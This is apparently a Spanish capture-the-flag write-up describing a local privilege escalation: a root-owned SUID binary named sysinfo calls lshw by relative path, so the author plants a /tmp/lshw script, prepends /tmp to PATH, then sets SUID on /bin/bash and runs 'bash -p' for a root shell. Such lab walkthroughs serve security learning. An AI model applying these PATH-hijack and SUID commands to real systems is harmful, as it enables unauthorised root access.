
```
ls -l ./bin/sys/info
```




Viendo sus permisos podemos ver qué el propietario es **root.** Ahora lo qué vamos a hacer es proceder a ejecutar dicho binario para saber qué es.

```
/bin/sysinfo
```






Como podemos ver nos saca toda la información del sistema es decir nos hace una especie de benchmark del sistema. Hay outputs del binario donde parecen qué se ejecutan comandos como es el caso de la parte del disco duro. Donde parece qué se está haciendo un fdisk -l



Para ello vamos a ver a bajo nivel qué es lo qué hace nuestro binario.

```
strings /bin/sysinfo
```




Y podemos ver algunos de los comandos qué se están ejecutando dichos comandos están en forma relativa . La clave es qué al saber qué se están ejecutando comandos y dicho binario lo podemos ejecutar es intentar qué se ejecuten los comandos qué queramos nosotros (objetivo de esta escalada de privilegios).

Siguiendo con nuestro objetivo lo qué vamos a hacer es jugar con el **$PATH** de la sesión para qué cuando hagamos el comando **lshw -short** en realidad nos está ejecutando lo qué queramos. Por lo qué comenzamo:

Primero lo qué haremos será dirigirnos al directorio **/tmp**.

```
cd /tmp
```



Una vez dentro nos crearemos un fichero llamado **lshw** donde pondremos el siguiente comando dentro.

```
nano lshw
```

También le damos permisos de ejecución.

```
chmod +x lshw
```

Con ese comando lo qué conseguimos es qué a la hora de qué nos de una bash nos la de según el usuario qué tenemos en los permisos SUID en nuestro caso root.


Ahora nos toca modificar el **$PATH** para qué cuando en **sysinfo** llame a lshw en realidad nos coga el binario qué tenemos en **/tmp**.

```
export PATH=/tmp:$PATH
```

Con esto podemos ver como le decimos qué primero mire en **/tmp** y luego tenga el valor anterior de **$PATH**.


Con todo esto hecho ahora volvemos a ejecutar el binario de **sysinfo** para comprobar si obtenemos la shell.

```
sysinfo
```




Y como podemos ver en el apartado donde tendría qué hacer **lshw -l** nos ejecuta **bash -p** ya qué mira primero el binario qué está en **/tmp**. OJO PERO TENEMOS UN PROBLEMA NO NOS DA OUTPUT**.** Para esto lo qué vamos a hacer es dar privilegios **SUID** a **/bin/bash** para qué cuando creemos otra consola seamos root.

```
chmod u+s /bin/bash
```



Ahora al hacer el siguiente comando ya tenemos la consola de root con outputs.

```
bash -p
```



Finalmente nos dirigimos al directorio **/root** para nuestra flag.